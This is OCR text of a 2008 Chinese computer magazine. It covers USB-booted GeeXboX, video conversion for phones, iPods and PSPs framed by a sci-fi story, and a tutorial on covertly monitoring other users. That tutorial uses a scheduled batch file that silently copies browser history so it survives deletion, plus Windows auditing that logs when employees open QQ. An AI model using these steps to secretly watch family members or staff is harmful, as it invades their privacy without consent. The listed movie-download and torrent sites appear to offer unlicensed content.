有一天，金凯忠拿出了笔记本电脑，在上面插上一个叫做U盘的小东西，便开始观看一个让这些外星人大为吃惊的东西——电影。金凯忠没有开机，怎么实现的看电影呢？

Windows系统的启动出了名的慢，如果你进入系统只是为了看电影，有没有简便的方法就能看电影呢？并非所有的笔记本都提供这个功能，那就自己DIY！用GeeXboX就能做到。GeeXboX可以安装在U盘、光盘、硬盘上。从操作难度、风险、善后处理方面来说在U盘上面比较好，笔记本要支持U盘启动。

小提示：

GeeXboX是一个集成了Mplayer的微型Linux系统，支持大部分的媒体解码例如：Divx、Xvid、RM、RMVB、Mpeg4、WMV、Mp3、VC-1、AAC、H.264等。对系统的要求其实很低，最低只需要P2-400、64MB内存、兼容VESA2.0显卡。

小提示：

前传：不开机就能看电影的笔记本、显示器

◎没有电脑就能看电影的显示器 http://www.beareyes.com.cn/2/lib/200806/27/20080627018.htm

◎不开机看电影的笔记本 http://product.ccidnet.com/art/5469/20060405/498583_1.html

在电脑中摆弄

下载GeeXboX ISO Generator，这是ISO光盘的定制器。下载地址http://work.newhua.com/cfan/200904Gee.rar。

第一步：双击generator.exe运行程序，点击“Packages”，Codecs中列的是一些解码器（见图1），建议选中所有的解码器、固件、主题以及字体“Chinese Simplified-GB2312”（简体中文），然后点击“Download”按钮下载，然后点“Download”并在弹出的协议框中连续选择“I agree”（我同意），开始下载选择项。也可以进入到页面http://www.geexbox.org/codecs/进行单独下载。

第二步：在“Audio”（音频）选项中设置声道，在“Number of Channels”中根据实际情况可设置2、4、5.1声道。“Video”（视频）选项中勾选“Auto Settings”（默认）即可。其他几个选项一般忽略就可以了，除非你有这方面的需求。在使用的时候，用键盘充当遥控器就可以了，如图2所示：键盘的快捷方式。确认一下各个地方的设置是否都弄好了，然后点击“compile!”（完成）生成ISO文件。






图2 常用键盘快捷键，常用的几个操作都能看懂吧？

小技巧：

给Geexbox烫上属于你的烙印

进入geexbox目录下的\i18n\texts，找到menu_zh_CN.conf文件，右击选择“用‘记事本’打开”，单击“编辑→查找”，输入“main”回车。你将看到“cmdlistname="main" " title="中文GeeXboX ……"，将title后面的文字改为你喜欢的文字，保存退出即可。

图1

安装到U盘中

软件并没有直接提供制作U盘的功能，但这难不倒我们：将ISO刻录成光盘。



图3

第一步：用这张光盘启动，在图3所示的界面中选择“Install GeeXboX to disk”。如果嫌麻烦直接用光盘版，那么按下回车或者等待即可。注意此时U盘应该插在USB口上。接下来屏幕会滚动一大堆字符，不用担心这是Linux在启动。软件会问你使用的键盘，一般选择默认的qwerty键盘，直接回车即可，也就是说根据你的键盘的第一行字母选择（见图4）。

第二步：选择安装的磁盘。这里暂时不能使用鼠标，参照图2，使用键盘方向键进行选择项目，按下回车键确认。接下来会问你“Support for HDTV through X.Org？”（是否通过X.Org支持HDTV），直接按下回车即可。接下来的“USB Device to be reformatted”（U盘将被格式化）选择“Yes”。在U盘的启动方式中选择“USB-HDD”，如果引导失败可以在这里调整选项。之后会要求拔下U盘再插上，完成之后点击“OK”。



图4

网络大补贴：

★不开机就能看电影的显示器，当然，你起码得插个U盘吧：http://www.beareyes.com.cn/2/lib/200808/04/20080804050.htm。

随着逐步对地球人的了解，有血有肉有感情的他们，让国王路加斯开始慢慢地改变着最初的计划……

中部：别样的婚礼

——移动视觉的艺术

在见识了地球人超强的DIY能力之后，国王路加斯探索地球人的兴趣变得更浓。他命令技术人员利用金凯忠电脑中的词典软件，配合歌德米斯星球的语言系统，制作出了一套双语互译的系统，这下，两个星球的人交流起来不是问题了。



一天，路加斯的大女儿柯娜斯看到蒋磊在拿着手机看电影，她在一块模板上写出来她的问题，很快模板将其翻译为地球通用的英语："Movie, Mobile, How? "

谁是主流?

目前主流的视频手机大致可分为Windows Mobile系统手机、Symbian系统手机、非智能手机和特殊类型手机，支持格式简要情况如下：

Windows Mobile手机（PPC手机）： 主流的WM视频机型包括神达A系、多普达C系/D系/S系/P系、华硕P535/P750、三星i908等等。WM系统手机支持包括MP4、3GPP、AVI、MOV、H.264、ASF、FLV等多种视频格式的播放。最全能的播放器当属CorePlayer，能支持H.264（AVC）、MKV、RMVB、MPEG-4等多种格式。

Symbian(塞班)智能手机： 诺基亚S60系统的N73、N81、N82、N95-8G、N96，S40系统的N5300、N6280、N6300，都采用的是塞班系统。大多内置了RealOne Player，可直接播放RM/RMVB文件。支持格式包括MP4、3GPP、AVI、MOV、H.264、ASF、FLV、RM和RMVB等。常用分辨率多为240×320，视频码率一般在80Kbps～200Kbps。

非智能手机： 用于视频播放的主流机型还是停留在三星、MOTO和索爱上。视频格式明显要少，往往使用的是系统自带的播放器。

片源哪里来?

一般网上下载来的视频资源有以下几种：AVI格式、RM/RMVB格式、MKV格式、MPEG/MOV格式。怎么知道一个视频的格式，以及其他详细信息呢？这里有一个捷径：利用KMPlayer来查看片源信息。

选中要压缩的片源进行播放。此时，右击选择"媒体信息"即可查看源文件信息，如图5所示。压片前最好先了解源文件的详细参数，所转换的视频不要超过原文件的码率、采样、比特率和帧数等。AVI格式更适合全屏播放；动态码率的RMVB表现大动态画面更好；3GP/MP4格式在同质量下，文件体积相对较小，更适合于中低端CPU手机。



5

网络大补贴：适合下载手机影片的网站

http://mp4.sooyuu.com/ 更新较快，使用专门提供的搜娱软件下载。
http://movie.3gpjoy.com/ 影片大多分割为几小块儿，方便小容量的存放。
http://www.1000uu.com/ 提供的多为AVI清晰版本。
http://www.mp4o.com/ 从网址能看出，站内都是清晰度很高的MP4，容量够大的话当然来这里下。

压制的实践，乐趣所在


网上有一些FLV网站，提供了一些影片，但片源较少，另外由于质量比较差，即使放到手机上播放效果也比较差。一般来说，手机上最适合播放的无非是三种格式：3GP格式、MP4格式以及AVI格式，下面我们就来分别地看一下每个格式的最佳转换、压制方法吧！

压制3GP

第一步： 进入http://xenon.3gp2.com/，下载并解压Xenon.rar，双击"SetupXenon.exe"安装。在桌面上双击"Xenon"图标即可启动主界面。单击"文件→打开源文件"，导入需要压缩的视频（见图6）。单击主窗口右侧的"属性"打开属性设置界面，视频编码选择3GPP，勾选"H.263和2-PASS"，分辨率"176×144"，音频编码设"为AMR-NB"，其他均默认即可（见图7）。



6




7

小提示：

H.263使用户可以扩展带宽利用率，可以低达128Kbps的速率实现全运动视频（每秒30帧）。2-PASS指的是用最小的文件大小实现最好的画面质量。

第二步： 设置完成后保存设置，再单击主界面的"转换→开始转换"，选定转换文件的存放位置，即可开始转换（见图8），转换完成即可生成3GP的视频文件。



8

压制MP4

TotalVideoConverter支持几乎所有视频格式直接向MP4文件的转换。到http://www.orsoon.com/Soft/3939.html下载解压缩"HA_totalvideoconverter.rar"后，安装运行。单击"新建→导入文件"导入片源。

第一步：裁剪文件和设置参数


双击片源文件后，会弹出一个要求



选择转换类型的窗口，选中“Mpeg4视频”。单击“设置”按钮进入设置界面。如图9所示，进入“音频选项”菜单，“音频声道”栏设为“双声道”，“音频编码”一栏设为“aac”，采样率设为44100帧/秒，码率设为64Kb/s，“调整音量”一栏设为值“488”。进入“视频选项”菜单，将“视频编码”一栏设为“mpeg4”，帧率设为15帧/秒，视频码率为500Kb/s，勾选“激活高品质设定”一项。

然后进入“调整视频大小”菜单，调整分辨率，最好将纵横比设为3/4。进入到“视频裁剪及填充”菜单，勾选“启用裁剪”，将顶部设为15，底部设为15，实现宽屏效果。

第二步：回到操作主界面，单击“立即转换”即可开始转换。这时会弹出一个转换窗口，点击“OK”即可。如果片源较大，可勾选“后台转换”项，并设置休眠等级，软件会自动在后台运行（见图10）。



TOP10：最适合看电影的手机

Xda Flame	独立显卡
HTC Touch Diamond	概念化机身、大屏
iPhone	多点触控、丰富娱乐
诺基亚N81	外形炫酷，3.5MM耳机插口
多普达P4550	全键盘
夏普SH905i	绚丽屏幕
HTC P3600i	超高主频
索爱P1i	屏幕细腻
松下P905i	等离子VIERA技术
索爱SO905i	音效出色

压制AVI

这次要用到的工具是WIS，这款工具支持的格式也很全。它最厉害的地方是自带了很多常用的配置文件，我们只需导入现成的就能压制了。

首先，到http://www.xdowns.com/soft/softdown.asp?softid=33503下载WIS绿色版，解压并运行后，单击“配置方案/工具→导入配置文件”，选择一个和播放器设备相近的配置文件导入参数，如图11所示，提供了“Windows Mobile (PPC) VGA.wim”、“Windows Mobile (PPC) QVGA.wim”、“Miniplayer 高速度.wim”和“PSP PMP 保持比例（留字幕）.wim”等配置文件，只需导入相关WIM文件即可傻瓜操作。

然后，回到操作主界面，单击右上角的“添加文件”按钮，选中需要压缩的源文件双击即可。而后设置输出路径，可单击窗口右下方的“...”按钮，设置输出路径。最后单击界面右上方的“开始压缩”即可实现压缩。

TIPS：

手机电影推荐

美剧推荐：反恐24小时http://www.80s.cn/MovieDownloads.aspx?MovieId=8556。

到这里下载最新电影：http://www.80s.cn/。

★实例：如何添加字幕水印？

所谓水印就是影片上出现诸如制作者的信息和免责信息等。添加SRT字幕水印，只需要新建一个TXT文本，然后输入需要显示的时间段和文字内容即可，例如写入“00:00:07,000,668 --> 00:00:19,000,876”，这即是时间段，后提行写入“转压请注明poweson力作”，这是显示的内容。

然后将其保存为后缀名为“.srt”的文件，利用暴风影音的Vsfilter即可加载。单击“开始→程序→暴风影音→暴风影音综合设置”，单击“Vsfilter字幕设置”按钮进入配置界面。单击“Open”按钮添加已经编辑好的SRT文件，点击“确定”保存，而后单击“下一步”即可实现加载。

在压制视频文件时，只需要将该SRT文件和需要压制的视频文件放在同一文件夹下，再利用视频转换工具的加载工具，然后进行压制，这样就可以将SRT字幕水印添加进压制后的视频文件里了。

在蒋磊滔滔不绝地“讲”完这些技巧之后，他发现柯娜斯公主正在用包含温情的眼神注视着他，赶紧低下头去似乎是他最好的选择。然而，柯娜斯对蒋磊的爱意却犹如滔滔江水连绵不绝地发展下去。最后，国王路加斯亲自指定这门婚事，蒋磊虽然心中略有不满，但他深知命已经保住，这是回到地球的最底线的本钱。


网络大补贴：

1.RMVB格式如何转换成3GP格式，这里就不细说了，其实方法类似，参见：http://bbs.3gp.com.cn/archiver/tid-620.html。

2.FLV怎么看？手机播FLV格式视频全攻略：http://blog.csdn.net/changemyself/archive/2008/07/15/2653738.aspx。

下部：保卫最后的星球

“天上一日，地下十年”，几个生活在歌德米斯星球的地球人拥有了跟这个星球人一样的长寿之身。在地球的时间年轮转到了公元8046年的时候，严重的污染使得这个曾经无比美丽的星球已经没有生命存在，处处是高高耸立的垃圾堆。歌德米斯星球成为收容最后一批地球人的场所。此时的这四个人和他们的后代，已经成为了国家的栋梁之才。



虽然已经过去了很多年，但歌德米斯星球的娱乐装备却还是地球人的成果，看看当初池田静子和吉泽惠源两位日本女孩带来的新鲜玩意儿，如今在歌德米斯的大街小巷随处可见。比如iPod和PSP。

快速转换iPod所需

iPod，平时没事的时候用它来看看电影，听听歌曲。但只有专用的格式才能够在iPod上播放，那就找一款视频转换软件转换吧！Cucusoft iPod Video Converter（下载地址：www.newhua.com/soft/1451.htm）能转换DivX、XviD、MOV、RMVB、MPEG、VOB、DVD、WMV和AVI等多种视频格式，转换速度快。

首先，在Cucusoft iPod Video Converter的主界面中点击“Open file”（打开文件）按钮，选择要进行转换的视频文件，可一次转换多个文件（图12）。



12

然后，选择好要进行转换的视频文件之后，点击“Output”（输出）选择转换后视频保存的位置。点击“Advance”（高级）可以对视频的格式进行设置，如果没有特殊需要，使用默认值。最后点击“Convert”（转化）开始转换。

PSP的电影世界

PSP支持的视频格式

可以分为普通MP4（以下简称MP4）和AVC(MP4)（简称AVC），两种格式的文件后缀名均为 .MP4。任意版本的PSP都可以播放普通MP4；AVC只有2.0以上版本的PSP才能直接播放，1.5版的PSP通过升级为3.xxOE系列自制系统播放。

MP4和AVC的区别

二者的后缀名都是MP4，一般下载的时候都会说明，是MP4还是AVC，有的名字会已经改好，“M4Vxxxxx”就是MP4，“MAQxxxxx”就是AVC了，但是有的也没有说明，可以在PSP上面播放一下来区分。在电脑上区分MP4和AVC很容易，利用暴风影音等播放器就可以很好地区分开来。具体方法如下：用暴风影音播放你要鉴别的视频文件，然后在播放器选择“文件→属性→详细资料”。

> **TIPS：PSP的光盘不能看电影**
>
> PSP主机使用特制UMD光盘作为媒介，其容量最大高达1.8G。但是UMD电影是分区域销售的，比如某人购买了一台日版PSP，之后购买一张美版UMD电影的话，PSP将不会正常运行，屏幕上将显示“区域不对应”。目前大陆没有推出PSP，要是想看带中文字幕的电影只能买港版的。

PSP电影的压制

到http://www.newhua.com/soft/53211.htm下载Ultra PSP Movie Converter，支持将几乎所有主流视频格式转换为PSP上面播放的各种编码的MP4和AVC文件。

安装后打开程序，如图13所示，点击“添加”添加需要压制的视频文件，然后根据需要调整参数，一般来说，其他的都无需调整，调整“视频质量”的高低决定着压制后文件的大小。



13

PSP上看YouTube

在网上有很多视频网站，要想将网上的视频在PSP上观看，先得下载到本地，再用专门的软件转换，非常麻烦。推荐Vconversion网站（http://www.vconversion.com/），在该网站中能将YouTube中的视频在线转换成PSP支持的视频格式。



14

然后选择“iPod/PSP/iPhone(.mp4)”，如果下载的视频不在PSP上播放，可以选择相对应的视频格式（如图14所示，）。然后点击“Convert and Download”（转换并下载），开始对视频文件进行下载，下载之后就会自动转换成PSP支持的视频格式。将转换好的视频文件拷到PSP里，就可直接观看了。

> **PSP电影哪里下？**
>
> http://psp.duowan.com/movie/，特色：电影分类索引。
> http://mv.tgbus.com/：电影排行榜，剧集排行榜，动漫排行榜，综艺排行榜。
> http://bt.cngba.com/sort-1-1.html，丰富的BT种子。

歌德米斯星球继续着一切都是绿色环保的生活，国王路加斯老了，把位置让给了儿子。在儿子即位的第二天，路加斯把儿子和女儿柯娜斯叫到身边：

“永远不要让地球人得到权力，他们有了权力，就会让歌德米斯星球被破坏……”

说完就死去了。在他生命的最后一刻，他也不相信地球人能够真正地做到绿色环保。 CF [TB01]

电脑爱好者 2008增刊2


全图解10天玩转电脑

- 原来读文字要学3个月，现在看图只要10天
- 原来三本书还讲不透，现在一本书就能讲精
- 花一本书的钱买三本书的知识


- 全图解玩转Windows Vista操作系统
- 全图解玩转Office 2007办公软件（Word 2007、Excel 2007、PowerPoint 2007）
- 全图解玩转WinRAR压缩软件
- 全图解玩转系统优化软件
- 全图解玩转汉字输入软件
- 全图解玩转文字编辑软件
- 全图解玩转网络浏览器
- 全图解玩转媒体播放软件
- 全图解玩转系统安全软件
- 全图解玩转图像管理软件
- 全图解玩转图像抓取软件
- 全图解玩转网络下载软件

超低价
25元
随刊赠送1CD

火爆热卖中!!



邮局汇款：北京123信箱　邮编：100036
收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:SK0214。为方便我们与您联系，请留下联系电话。
在线订购网址：http://shop.cfan.com.cn



启动系统"克格勃"操作信息全监控

实现目标： | 1.老爸是如何知道你的电脑开机时间的。 | 2.你老妈又是如何知道你访问了不良网站的。

克格勃是前苏联时期著名的间谍机构，它的特工人员技艺高超，可以在暗中监视我们的一举一动。其实在Windows中，微软也帮助我们训练了一批"克格勃"，通过这些"克格勃"可以暗中获取使用者的很多操作信息。

网站访问全程监控——历史记录自动导出

浏览器可保存网站历史记录，不过它同时也可以清除访问记录，有经验的小孩儿用它来清除不良网站的访问记录。可以启用系统的监控特工导出用户历史记录。

以傲游2.5.1为例。由于傲游2的浏览历史记录是"C:\Program Files\Maxthon2\SharedAccount\Data\history2.dat"文件，因此只要使用任务计划定时备份这个文件即可。对于使用傲游账户的用户，历史记录文件在"C:\Program Files\Maxthon2\傲游账户\Data\"下。

第一步：启动记事本输入下列代码，保存为maxthon2.bat，放置在c:\:

copy "C:\Program Files\Maxthon2\SharedAccount\Data\history2.dat" d:\ /y

第二步：单击"开始→运行"，输入"c:\windows\tasks"，打开任务计划窗口。点击"添加任务计划"，按提示创建一个每天8:00开始执行，每10分钟执行一次的任务计划，执行的程序是"c:\maxthon.bat"。这样每天开始上班后，每隔10分钟系统会自动把用户历史记录导出到D:\保存。

第三步：如果要查看用户的访问的历史记录，只要将D:\history2.dat复制到傲游2安装目录，打开傲游2点击"查看→历史"，这样即使用户设置傲游退出后自动清除记录，用户的访问历史记录也是一目了然（见图1）。





小提示

通过开关时间差，父母亲可以知道孩子每次使用电脑持续时间。如果孩子还在使用电脑，启动命令提示符，然后输入"systeminfo >>c:\a.txt"。打开"c:\a.txt"，在其中的"系统启动时间:"项可看到当前系统已经运行的持续时间。运行上述命令后可以把每天持续时间输出到a.txt文本文件中，这可以帮助家长们查看孩子们使用电脑持续时间，以便进行有效的监控。

或者单击"开始→运行"，输入"C:\WINDOWS\schedlgu.txt"，在打开的记事本窗口找到当天日期任务计划，启动时间即为开机时间。

小知识

在"开始→运行"中输入"systeminfo"回车，显示关于计算机及其操作系统的详细配置信息，包括操作系统配置、安全信息、产品ID和硬件属性，如磁盘空间和网卡等。

程序开关监控特工——事件查看器

虽然公司已经三令五申严禁上班时间使用QQ，不过总是有些不自觉的员工偷偷开着QQ。现在无须借助任何专业监控软件，只要使用系统的"事件查看器"即可监控指定程序。

第一步：找到QQ安装分区，然后使用"convert"命令将QQ所在分区转化为NTFS格式。假设QQ安装目录为"d:\qq"。

第二步：单击"开始→运行"，输入"gpedit.msc"启动组策略编辑器，依次展开"计算机配置→Windows设置→安全设置→本地策略→审核策略"，然后开启右侧窗格"审核对象访问→成功"访问策略。

第三步：打开资源管理器，找到"d:\qq\"，右击选择"属性→安全"，点"高级→审核→添加"。在"选择用户，计算机或组"对话框中，选择要审核操作的用户名（也就这台电脑员工账户名），然后单击"确定"。在"审核项目→访问"中，勾选"读取"和"读取扩展属性"的成功审核事件。

第四步：由于用户开启QQ时都会访问QQ目录，因此只要用户开启QQ，系统就会记下成功访问的审核事件。现在单击"开始→运行"，输入"eventvwr.msc"启动事件查看器，依次展开"事件查看器（本地）→安全性"，在右侧窗格的成功审核事件就可以清楚看到，被审核的用户在23:58:23访问QQ目录，而且其QQ号码也会显示出来（见图2）。(文/无奇)  [XF01]







Just Do It

你不要小瞧了事件查看器这个小家伙，它可是真正的小强，用它你不仅可以监视程序的开关，还可以分析死机故障原因、检查不能上网的原因。如果你最近每次开机都会弹出一个错误提示窗口，可以使用事件查看器查看事件日志。找到带来问题的服务，并将其禁用，试试看。

小提示

如果审核事件很多，可以单击事件查看器菜单栏的"查看→筛选"，指定符合条件的成功审核事件，快速找到用户开启QQ的"罪证"。

搜狗拼音输入法，即使禁止自动更新和细胞库升级，也会试图去连接网络，在防火墙中将其主程序拦截即可。





双保险 还原精灵修炼成精

很多读者都在用一键还原精灵备份/还原系统（以下简称为精灵），虽然精灵的使用很方便，但是也有不足。比如分区调整后就很容易造成无法使用还原功能，此外精灵的备份/还原脚本集成在镜像文件中，这不方便我们自定义设置。何不对它加以改造，让精灵更“机灵”！

无法还原？为精灵手动疗伤

很多朋友在使用PQ调整分区后经常会发现无法使用还原功能了，还原时会提示找不到指定位置的GHO镜像文件。为什么会产生这个故障？其中的原因就是由于分区增加后，还原批处理指向的GHO镜像路径没有变化导致。比如，原来的镜像保存在第四分区，批处理中指向的GHO镜像路径代码就是“src=1:4\yjbf\GE276~1\win.gho:1”，表示GHO镜像位于第四分区“yjbf\GE276~1”目录下。如果现在将原来C盘调整为2个分区，镜像文件实际就位于第五分区，所以还原时就会出现找不到“1:4\yjbf\GE276~1\win.gho”文件的错误。其中的“yjbf\GE276~1”目录就是“yjbf\g..\”，这是在DOS下的目录名称，启动命令提示符输入“dir /x f:\yjbf”即可看到（见图）。



